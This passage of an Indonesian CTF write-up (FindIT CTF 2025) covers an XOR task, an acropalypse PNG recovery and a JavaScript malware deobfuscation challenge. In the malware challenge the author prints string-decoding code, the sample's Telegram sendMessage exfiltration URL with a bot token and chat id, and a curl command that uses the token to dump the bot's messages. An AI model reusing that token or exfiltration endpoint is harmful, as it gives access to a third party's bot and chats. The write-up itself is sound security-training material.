Writeup FindIT CTF 2025

every villain is lmao

msfir

darmodar


Daftar Isi

Daftar Isi **2**
Rev **3**
[100 pts] xor_madness 3
Forensic **5**
[775 pts] Oversharing 5
[964 pts] waifuku 6
[957 pts] new-waifu 11
Pwn **15**
[999 pts] waseminah 15
[1000 pts] tralalerotralala 24
[1000 pts] chovid-search 31
Web **46**
[100 pts] Simple Heist 46
[655 pts] PixelPlaza 50
Crypto **55**
[100 pts] caesar cipher 55
[896 pts] Kwisatz ZKPerach 57
[930 pts] Weak 61
OSINT **64**
[100 pts] destroyer 64
Misc **66**
[100 pts] cek-cek 66
[100 pts] distorted 69
[100 pts] your-journey-2 72
[100 pts] Absen 76

Rev

[100 pts] xor_madness


Diberikan sebuah file txt, langsung saja kita masukan file tersebut ke cyberchef biar gacor




Flag: FindITCTF{iy4_b3n3r_1n1_fl4g_ny4_b4ng}

Forensic


[775 pts] Oversharing



Diberikan sebuah png file. Tapi ada yang aneh bjir, masa IEND headernya 2?




Sempet rame cuy ini, nama cve nya acropalypse. Langsung aja kita cari script recovernya di github yagesya.



Flag: FindITCTF{CVE-2023-21036_Hk3MQu1gR3}

[964 pts] waifuku

Foren dikasih web? Saya mencium aroma javascript dari jarak SERATUS KILOMETER



Bruh hasil deobnya masih sampah juga. Ntah ngapa gw skill issue, gabisa dirun bjir ngasi error. Karena salah satu sepuh panutan gw deobnya manual, masa iya gw ga manual? Tapi ntar kepanjangan bjir klo ditulis semua, intinya yang perlu difokusin buat deobfuskasi string itu cuma _0x44c2, _0x4dc3, sama fungsi yang paling pertama didefine (gada nama fungsinya wtf, kita panggil aja si tanpa_nama). _0x44c2 itu return string, _0x4dc3 yang ngelakuin proses decrypt stringnya. Terus si tanpa_nama ngapain? Nyusahin. Rill nyusahin, soalnya di situ arraynya punya _0x44c2 bakal dirotate element elementnya. Nah hasil rotatenya itu baru bisa kita decrypt. Jadi simple kan? Rotate dlu arraynya trus tinggal decrypt aja :v . Kurang lebih ini fungsi yang dibutuhin buat recover obfuscated string di malwarenya (setelah arraynya dirotate):

```
function getArraySus() {
  return ['whnYwgy', 'wwLAC1G', 'ENjisgO', 'rhrNBw4', 'DhjHy2u', 'D2zUz1i',
'y29UC3rYDwn0BW', 'CMv0DxjUicHMDq', 'C2vUzc1IDxr0BW', 'sxrhAKW', 'AxfIENK',
'mZa1mZe3B1HNAwzq', 'wNvwy2y', 'zgLZCgXHEq', 'yxbWBhK', 'q2TRsgW', 'tKHRueS',
'DKHVq20', 'q2vtBw8', 'pha+r3jLyxqGyW', 'rxjYB3i6', 'As50zwXLz3jHBq',
'otC3ntyWogL0vgLYta', 'C2vHCMnO', 'wK5Oy3y', 'zxHJzxb0Aw9U', 'Ag9Py2uHia',
'vhPyqK4', 'D2fYBG', 'vI1crvDstdHkza', 'wNzczNO', 'rw50zxi', 'CMvZCg9UC2u',
'A2v5', 'BvL1ANy', 'twPxuM0', 'z2v0rwXLBwvUDa', 'y3rVCIGICMv0Dq', 'yMLUza',
'A1nxAgC', 'wM5ACfm', 'Afbqv1C', 'DgfIBgu', 't25MtKO', 'l3nLBMrnzxnZyq',
'D2LRAuS', 'ExvQqxC', 'E30Uy29UC3rYDq', 'swPcqNK', 'rvHhz3u', 'ANbfA2W',
'CNP1ANy', 'vLfJANa', 'rxr1DMS', 'DgHLBG', 'C3r5Bgu', 'A2v5ChjLC3m', 'B1rUEwC',
'Avzqv1u', 'nML6Bfe', 'v3HeugS', 'y2XPy2S', 'ywrKrxzLBNrmAq', 'BgvUz3rO',
'D2fPzNuTAw5WDq', 'mtK2otjwDhLUyMm', 'Bg9N', 'sxPcwgO', 'wKfOuvG', 'nZi3mq',
```

```
'm0TQDMPAEq', 'vwXiyuG', 'yuzquvm', 'kcGOlISPkYKRkq', 'zvLHDxG',
'qufimgnUuMPSvq', 'yMXVy2S', 'tffvz2m', 'zLbMthC', 'q0rrCwi', 'Aw5Uzxjive1m',
'z2u/y2HHDf9Pza', 'uxrICgi', 'sfL5D0S', 'EvLyCgm', 'y2f0y2G', 'qNLjza',
'z05Lr0G', 'EuXkz1m', 'mtG1sgnSB05h', 'Dg9tDhjPBMC', 'Aw5MBW',
'zYeG4PYOpc9WpG', 'C3rLBMvY', 'y29UC29Szq', 'igLZigfTyxPPBG', 'ow1FuuHOmwDovq',
'AM5Vu3u', 'vxbewLq', 'mJu3mJG2mdbfAwHsBuu', 'sNzeB0G', 'BMn0Aw9UkcKG',
'Ahr0Chm6lY9HCa', 't3fqrhe', 'mtC3mJm5nJfJshjXAKK', 'n1rcswnytq', 'quHbyu4',
'DLbirwO', 'zwPtENy', 'lteWmdi1mZeZnq', 'CM4GDgHPCYiPka', 'mJmXmZi1nerxCKXnDW',
'DMfSDwu', 'nZGZmJa2ogf6ALzRwq', 'jNrLEhq9', 't1HNzKO', 'nZyZmtC0ntK0nG',
'tLvKrLy', 'zxjYB3i'];
}

const ALPHABET =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=";

function customBase64Decode(b64) {
  const out = [];
  let buf = 0, bits = 0;
  for (const ch of b64) {
    const idx = ALPHABET.indexOf(ch);
    if (idx === -1) continue;
    buf = (buf << 6) | idx;
    bits += 6;
    if (bits >= 8) {
      bits -= 8;
      out.push((buf >> bits) & 0xFF);
    }
  }
  return new Uint8Array(out);
}

function decodeString(encoded) {
  const raw = customBase64Decode(encoded);
  let pct = "";
  for (const byte of raw) {
    pct += "%" + byte.toString(16).padStart(2, "0");
  }
  return decodeURIComponent(pct);
```

```
}

const _0x4dc3 = (function() {
  const cache = {};
  const table = getArraySus();
  return function(arg1, arg2) {
    const idx = arg1 - 131;
    if (!(idx in cache)) {
      cache[idx] = decodeString(table[idx]);
    }
    return cache[idx];
  };
})();

function _0xf3e3db(_0x239d9f, _0x5e3ae3, _0x442bc3, _0x39db72) {
    return _0x4dc3(_0x5e3ae3 - 0x3b6, _0x239d9f);
}

function _0x5f5812(_0x424205, _0x12dc00, _0x487909, _0x2887ac) {
        return _0xf3e3db(_0x487909, _0x2887ac - -0x5a6, _0x487909 - 0x12a,
_0x2887ac - 0x11c);
    }

function _0x745dbd(_0x52c727, _0x5505ca, _0x17dfe0, _0x435fc0) {
    return _0x4dc3(_0x435fc0 - -0x226, _0x5505ca);
}

function _0x2b9888(_0x48a6c6, _0x5694b6, _0x3ede0c, _0x200c6) {
        return _0x745dbd(_0x48a6c6 - 0x101, _0x5694b6, _0x3ede0c - 0x13a,
_0x3ede0c - 0x53d);
    }
```


Ada string menarik yang nyempil di tengah tengah variabel. Ada .org/bot yang mencurigakan bet. Pasti mo dibawa ke telegram gweh. Itu ada di variable _0x5b7cdd

```
>
>
> let _0x3e281e = _0x39fb88[_0x5f5812(-0x14c, -0x15f, -0x140, -0x126)]
undefined
> let _0x4e6e42 = _0x39fb88[_0x5f5812(-0x135, -0x166, -0x158, -0x144)]
undefined
> const _0x299de0 = _0x3e281e + ':' + _0x4e6e42
undefined
> let _0x2df8a9 = _0x5f5812(-0x136, -0x13b, -0xcb, -0x100) + _0x5f5812(-0x122, -0x134, -0xf0, -0x128);
undefined
> let _0x5b7cdd = _0x5f5812(-0x10c, -0x10e, -0x118, -0x107) + _0x5f5812(-0x12c, -0x180, -0x131, -0x158) + '.org/bot' + _0x299de0 + (_0x5f5812(-0x179, -0x168,
-0x159, -0x141) + _0x2b9888(0x3ef, 0x426, 0x3eb, 0x3c9) + '=') + _0x2df8a9 + _0x2b9888(0x3e1, 0x40c, 0x40c, 0x41a);
undefined
> _0x5b7cdd
'https://api.telegram.org/bot7631745946:AAH0cnRjlUV-BEWRL8Jd9m_QHh1gNU6izlQ/sendMessage?chat_id=-1002531357271&text='
```

Mamah aku takut……


```
❯ curl https://api.telegram.org/bot7631745946:AAH0cnRjlUV-BEWRL8Jd9m_QHh1gNU6izlQ/getUpdates
{"ok":true,"result":[{"update_id":897295106,
"my_chat_member":{"chat":{"id":-4754408220,"title":"axl, hutao","type":"group","all_members_are_administrators":true,"accepted_gift_types":{"unlimited_gifts":
false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false}},"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","
language_code":"en"},"date":1746940055,"old_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"status":"
left"},"new_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"status":"member"}}},{"update_id":89729510
7,
"message":{"message_id":515,"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","language_code":"en"},"chat":{"id":-4754408220,"title
":"axl, hutao","type":"group","all_members_are_administrators":true,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false,
"premium_subscription":false}},"date":1746940055,"group_chat_created":true}},{"update_id":897295108,
"my_chat_member":{"chat":{"id":-1002639643342,"title":"axl, hutao","type":"supergroup"},"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":
"nich","language_code":"en"},"date":1746940072,"old_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"s
tatus":"left"},"new_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"status":"member"}}},{"update_id":
897295109,
"message":{"message_id":1,"from":{"id":1087968824,"is_bot":true,"first_name":"Group","username":"GroupAnonymousBot"},"sender_chat":{"id":-1002639643342,"title
":"axl, hutao","type":"supergroup"},"chat":{"id":-1002639643342,"title":"axl, hutao","type":"supergroup"},"date":1746940072,"migrate_from_chat_id":-4754408220
}},{"update_id":897295110,
"message":{"message_id":516,"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","language_code":"en"},"chat":{"id":-4754408220,"title
":"axl, hutao","type":"group","all_members_are_administrators":false,"accepted_gift_types":{"unlimited_gifts":false,"limited_gifts":false,"unique_gifts":false
,"premium_subscription":false}},"date":1746940072,"migrate_to_chat_id":-1002639643342}},{"update_id":897295111,
"my_chat_member":{"chat":{"id":-1002639643342,"title":"axl, hutao","type":"supergroup"},"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":
"nich","language_code":"en"},"date":1746940072,"old_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"s
tatus":"member"},"new_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"status":"administrator","can_be
_edited":false,"can_manage_chat":true,"can_change_info":true,"can_delete_messages":true,"can_invite_users":true,"can_restrict_members":true,"can_pin_messages"
:true,"can_manage_topics":false,"can_promote_members":true,"can_manage_video_chats":true,"can_post_stories":false,"can_edit_stories":false,"can_delete_stories
":false,"is_anonymous":true,"can_manage_voice_chats":true}}},{"update_id":897295112,
"message":{"message_id":2,"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","language_code":"en"},"chat":{"id":-1002639643342,"titl
e":"axl, hutao","type":"supergroup"},"date":1746940471,"text":"/flag","entities":[{"offset":0,"length":5,"type":"bot_command"}]}},{"update_id":897295113,
"message":{"message_id":3,"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","language_code":"en"},"chat":{"id":-1002639643342,"titl
e":"axl, hutao","type":"supergroup"},"date":1746940474,"text":"/start","entities":[{"offset":0,"length":6,"type":"bot_command"}]}},{"update_id":897295114,
"message":{"message_id":517,"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","language_code":"en"},"chat":{"id":5207308231,"first_
name":"axl","last_name":"nich","type":"private"},"date":1746940667,"text":"1"}},{"update_id":897295115,
"message":{"message_id":4,"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich","language_code":"en"},"chat":{"id":-1002639643342,"titl
e":"axl, hutao","type":"supergroup"},"date":1746940671,"text":"1"}},{"update_id":897295116,
"my_chat_member":{"chat":{"id":-1002639643342,"title":"axl, hutao","type":"supergroup"},"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":
"nich","language_code":"en"},"date":1746940921,"old_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"s
tatus":"administrator","can_be_edited":false,"can_manage_chat":true,"can_change_info":true,"can_delete_messages":true,"can_invite_users":true,"can_restrict_me
mbers":true,"can_pin_messages":true,"can_manage_topics":false,"can_promote_members":true,"can_manage_video_chats":true,"can_post_stories":false,"can_edit_stor
ies":false,"can_delete_stories":false,"is_anonymous":true,"can_manage_voice_chats":true},"new_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name"
:"hutao","username":"hutaohuhuhahabot"},"status":"member"}}},{"update_id":897295117,
"my_chat_member":{"chat":{"id":-4754408220,"title":"axl, hutao","type":"group","all_members_are_administrators":false,"accepted_gift_types":{"unlimited_gifts"
:false,"limited_gifts":false,"unique_gifts":false,"premium_subscription":false}},"from":{"id":5207308231,"is_bot":false,"first_name":"axl","last_name":"nich",
"language_code":"en"},"date":1746940929,"old_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"status":
"member"},"new_chat_member":{"user":{"id":7631745946,"is_bot":true,"first_name":"hutao","username":"hutaohuhuhahabot"},"status":"left"}}},{"update_id":8972951
18,
"my_chat_member":{"chat":{"id":-1002639643342,"title":"axl, hutao","type":"supergroup"},"from":{"id":1087968824,"is_bot":true,"first_name":"Group","username":
```



Kalau ditelusurin via getupdates, nanti dapet file executable, ada file namanya file_x.exe. Yang di mana bisa mensummon banyak makhluk makhluk hasil halusinasi author hiiiii seramnya. Kita bisa live streaming via any run cuy




Flag: FindITCTF<s3m4ng4t_P4G1_____h1dup_N4Rut00000>

[957 pts] new-waifu

